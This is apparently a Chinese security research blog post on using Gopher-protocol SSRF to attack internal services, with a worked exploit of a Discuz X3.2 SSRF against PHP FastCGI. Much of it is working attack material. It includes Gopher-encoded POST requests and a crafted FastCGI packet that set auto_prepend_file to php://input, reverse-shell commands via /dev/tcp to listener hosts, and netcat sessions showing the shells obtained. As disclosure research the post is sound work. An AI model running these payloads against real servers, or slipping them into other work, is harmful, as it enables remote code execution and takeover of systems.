
利用方式：

```
POST /exp.php HTTP/1.1
Host: 127.0.0.1
User-Agent: curl/7.43.0
Accept: */*
Content-Length: 49
Content-Type: application/x-www-form-urlencoded

e=bash -i >%26 /dev/tcp/172.19.23.228/2333 0>%261
```

构造 Gopher 协议的 URL：

```
gopher://127.0.0.1:80/_POST /exp.php HTTP/1.1%0d%0aHost: 127.0.0.1%0d%0aUser-Agent: curl/7.43.0%0d%0aAccept: */*%0d%0aContent-Length: 49%0d%0aContent-Type: application/x-www-form-urlencoded%0d%0a%0d%0ae=bash -i >%2526 /dev/tcp/172.19.23.228/2333 0>%25261null
```

攻击：




```
>>> ~/Desktop curl -v 'http://172.19.23.218/1.php?url=gopher%3A%2f%2f127.0.0.1%3A80%2f_POST%20%2fexp.php%20HTTP%2f1.1%250d%250aHost%3A%20127.0.0.1%250d%250aUser-Agent%3A%20curl%2f7.43.0%250d%250aAccept%3A%20%2a%2f%2a%250d%250aContent-Length%3A%2049%250d%250aContent-Type%3A%20application%2fx-www-form-urlencoded%250d%250a%250d%250ae%3Dbash%20-i%20%3E%252526%20%2fdev%2ftcp%2f172.19.23.228%2f2333%200%3E%2525261null'
*   Trying 172.19.23.218...
* Connected to 172.19.23.218 (172.19.23.218) port 80 (#0)
> GET /1.php?url=gopher%3A%2f%2f127.0.0.1%3A80%2f_POST%20%2fexp.php%20HTTP%2f1.1%250d%250aHost%3A%20127.0.0.1%250d%250aUser-Agent%3A%20curl%2f7.43.0%250d%250aAccept%3A%20%2a%2f%2a%250d%250aContent-Length%3A%2049%250d%250aContent-Type%3A%20application%2fx-www-form-urlencoded%250d%250a%250d%250ae%3Dbash%20-i%20%3E%252526%20%2fdev%2ftcp%2f172.19.23.228%2f2333%200%3E%2525261null HTTP/1.1
> Host: 172.19.23.218
> User-Agent: curl/7.43.0
> Accept: */*
>
```

```
>>> ~ nc -lvv 2333                                                    15:18:51
bash: no job control in this shell
bash-4.1$ id
id
uid=99(nobody) gid=99(nobody) groups=99(nobody)
bash-4.1$ ls -la
ls -la
total 28
drwxr-xr-x. 2 root root  4096 May 31 15:11 .
drwxr-xr-x. 6 root root  4096 Apr 20 20:34 ..
-rw-r--r--  1 root root 12288 May 31 15:12 .exp.php.swp
-rw-r--r--  1 root root   216 May 31 15:10 1.php
-rw-r--r--  1 root root    44 May 31 15:11 exp.php
bash-4.1$
```


3 攻击实例

3.1 利用 Discuz SSRF 攻击 FastCGI

Discuz X3.2 存在 SSRF 漏洞，当服务器开启了 Gopher wrapper 时，可以进行一系列的攻击。
首先根据 phpinfo 确定开启了 Gopher wrapper，且确定 Web 目录、PHP 运行方式为 FastCGI。




_SERVER["HOME"]	/Users/ricter
_SERVER["FCGI_ROLE"]	RESPONDER
_SERVER["SCRIPT_FILENAME"]	/Users/ricter/Downloads/upload/a.php
_SERVER["PATH_INFO"]	no value
_SERVER["QUERY_STRING"]	no value
_SERVER["REQUEST_METHOD"]	GET
_SERVER["CONTENT_TYPE"]	no value
_SERVER["CONTENT_LENGTH"]	no value
_SERVER["SCRIPT_NAME"]	/a.php
_SERVER["REQUEST_URI"]	/a.php
_SERVER["DOCUMENT_URI"]	/a.php



gopher

Gopher Wrapper	enabled



Server API	FPM/FastCGI


测试 Gopher 协议是否可用，请求：

```
http://127.0.0.1:8899/forum.php?mod=ajax&action=downremoteimg&message=%5Bimg%3D1%2C1%5Dhttp%3A%2f%2f127.0
.0.1%3A9999%2fgopher.php%3Fa.jpg%5B%2fimg%5D
```

其中 gopher.php 内容为：

```
<?php
header("Location: gopher://127.0.0.1:2333/_test");
?>
```

监听 2333 端口，访问上述 URL 即可验证：



```
>>> ~ curl 'http://127.0.0.1:8899/forum.php?mod=ajax&action=downremoteimg&message=%5Bimg%3D1%2C1%5Dhttp%3A%2f%2f127.0.0.1%3A9999%2fgopher.php%3Fa.jpg%5B%2fimg%5D' -v

*   Trying 127.0.0.1...
* Connected to 127.0.0.1 (127.0.0.1) port 8899 (#0)
> GET /forum.php?mod=ajax&action=downremoteimg&message=%5Bimg%3D1%2C1%5Dhttp%3A%2f%2f127.0.0.1%3A9999%2fgopher.php%3Fa.jpg%5B%2fimg%5D HTTP/1.1
> Host: 127.0.0.1:8899
> User-Agent: curl/7.48.0
> Accept: */*
>
< HTTP/1.1 200 OK
< Server: nginx/1.8.0
< Date: Thu, 02 Jun 2016 02:09:31 GMT
< Content-Type: text/html; charset=utf-8
< Transfer-Encoding: chunked
< Connection: keep-alive
< X-Powered-By: PHP/5.6.15
< Set-Cookie: GIQJ_2132_saltkey=D6Yy3119; expires=Sat, 02-Jul-2016 02:09:16 GMT; Max-Age=2592000; path=/; httponly
< Set-Cookie: GIQJ_2132_lastvisit=1464829756; expires=Sat, 02-Jul-2016 02:09:16 GMT; Max-Age=2592000; path=/
```

```
>>> ~ nc -lvv 2333                                    10:08:32
test
>>> ~                                                 10:09:31
```

```
Last login: Thu Jun  2 10:08:28 on ttys002
You have new mail.
>>> ~ cd /tmp/                                        10:09:07
>>> /tmp php -S 0.0.0.0:9999                          10:09:08
PHP 5.6.15 Development Server started at Thu Jun  2 10:09:09 2016
Listening on http://0.0.0.0:9999
Document root is /private/tmp
Press Ctrl-C to quit.
[Thu Jun  2 10:09:16 2016] 127.0.0.1:49192 [302]: /gopher.php?a.jpg
```


构造 FastCGI 的 Exp：

```
<?php
header("Location: gopher://127.0.0.1:9000/_%01%01%00%01%00%08%00%00%00%01%00%00%00%00%00%00%01%04%00%01%01%10%00%00%0F%10SERVER_SOFTWAREgo%20/%20fcgiclient%20%0B%09REMOTE_ADDR127.0.0.1%0F%08SERVER_PROTOCOLHTTP/1.1%0E%02CONTENT_LENGTH97%0E%04REQUEST_METHODPOST%09%5BPHP_VALUEallow_url_include%20%3D%20On%0Adisable_functions%20%3D%20%0Asafe_mode%20%3D%20Off%0Aauto_prepend_file%20%3D%20php%3A//input%0F%13SCRIPT_FILENAME/var/www/html/1.php%0D%01DOCUMENT_ROOT/%01%04%00%01%00%00%00%00%01%05%00%01%00a%07%00%3C%3Fphp%20system%28%27bash%20-i%20%3E%26%20/dev/tcp/127.0.0.1/2333%200%3E%261%27%29%3Bdie%28%27-----0vcdb34oju09b8fd-----%0A%27%29%3B%3F%3E%00%00%00%00%00%00%00");
?>
```

请求：

```
http://127.0.0.1:8899/forum.php?mod=ajax&action=downremoteimg&message=%5Bimg%3D1%2C1%5Dhttp%3A%2f%2f127.0.0.1%3A9999%2f1.php%3Fa.jpg%5B%2fimg%5D
```

即可在 2333 端口上收到反弹的 shell：




```
ALUEallow_url_include = On
disable_functions =
auto_prepend_file = php://input.$SCRIPT_FILENAME/Users/ricter/Downloads/upload
/a.php\r.DOCUMENT_ROOT/..SERVER_SOFTWAREgo / fcgiclient \v      REMOTE_ADDR127
.0.0.1.\bSERVER_PROTOCOLHTTP/1.1...................]..<?php system('bash -i >
& /dev/tcp/127.0.0.1/2333 0>&1');die('-----0vcdb34oju09b8fd-----
');?>...\r
```

```
>>> /tmp php -S 0.0.0.0:9999                                          09:43:43
PHP 5.6.15 Development Server started at Thu Jun  2 09:43:43 2016
Listening on http://0.0.0.0:9999
Document root is /private/tmp
Press Ctrl-C to quit.
[Thu Jun  2 09:43:52 2016] 127.0.0.1:64984 [302]: /1.php?_a.jpg
```

```
>>> ~ curl 'http://127.0.0.1:8899/forum.php?mod=ajax&action=downremoteimg&mess
age=%5Bimg%3D1%2C1%5Dhttp%3A%2f%2f127.0.0.1%3A9999%2f1.php%3F_a.jpg%5B%2fimg%5
D' -v
*   Trying 127.0.0.1...
* Connected to 127.0.0.1 (127.0.0.1) port 8899 (#0)
> GET /forum.php?mod=ajax&action=downremoteimg&message=%5Bimg%3D1%2C1%5Dhttp%3
A%2f%2f127.0.0.1%3A9999%2f1.php%3F_a.jpg%5B%2fimg%5D HTTP/1.1
> Host: 127.0.0.1:8899
> User-Agent: curl/7.48.0
> Accept: */*
>
^C⏎
>>> ~                                                                 09:43:54
```

```
>>> ~ nc -lvv 2333                                                    09:43:45
bash: no job control in this shell
bash: pyenv: command not found
bash-3.2$ id
uid=501(ricter) gid=20(staff) groups=20(staff),401(com.apple.sharepoint.group.
1),12(everyone),61(localaccounts),79(_appserverusr),80(admin),81(_appserveradm
),98(_lpadmin),501(access_bpf),33(_appstore),100(_lpoperator),204(_developer),
395(com.apple.access_ftp),398(com.apple.access_screensharing),399(com.apple.ac
cess_ssh)
bash-3.2$ ls -1
%2526
%25261
%26
%261
1.php
2.php
404.html
a.php
aCloud
act_alipay_push.php
act_alipay_receive.php
actions
active.php
```

攻击视频：



4 系统局限性

经过测试发现 Gopher 的以下几点局限性：

- 大部分 PHP 并不会开启 fopen 的 gopher wrapper
- file_get_contents 的 gopher 协议不能 URLencode
- file_get_contents 关于 Gopher 的 302 跳转有 bug，导致利用失败
- PHP 的 curl 默认不 follow 302 跳转
- curl/libcurl 7.43 上 gopher 协议存在 bug（%00 截断），经测试 7.49 可用

更多有待补充。
另外，并不限于 PHP 的 SSRF。当存在 XXE、ffmepg SSRF 等漏洞的时候，也可以进行利用。

5 更多攻击面

基于 TCP Stream 且不做交互的点都可以进行攻击利用，包括但不限于：

- HTTP GET/POST
- Redis
- Memcache
- SMTP
- Telnet
- 基于一个 TCP 包的 exploit
- FTP（不能实现上传下载文件，但是在有回显的情况下可用于爆破内网 FTP）

更多有待补充。

6 参考

- Gopher (protocol) (https://en.wikipedia.org/wiki/Gopher_(protocol))
- redis 远程命令执行 exploit (不需要flushall) (http://zone.wooyun.org/content/23858)
- PHP FastCGI 的远程利用 (http://zone.wooyun.org/content/1060)

博客内容均为长亭科技安全研究人员编写，转载请在文章开始注明出处。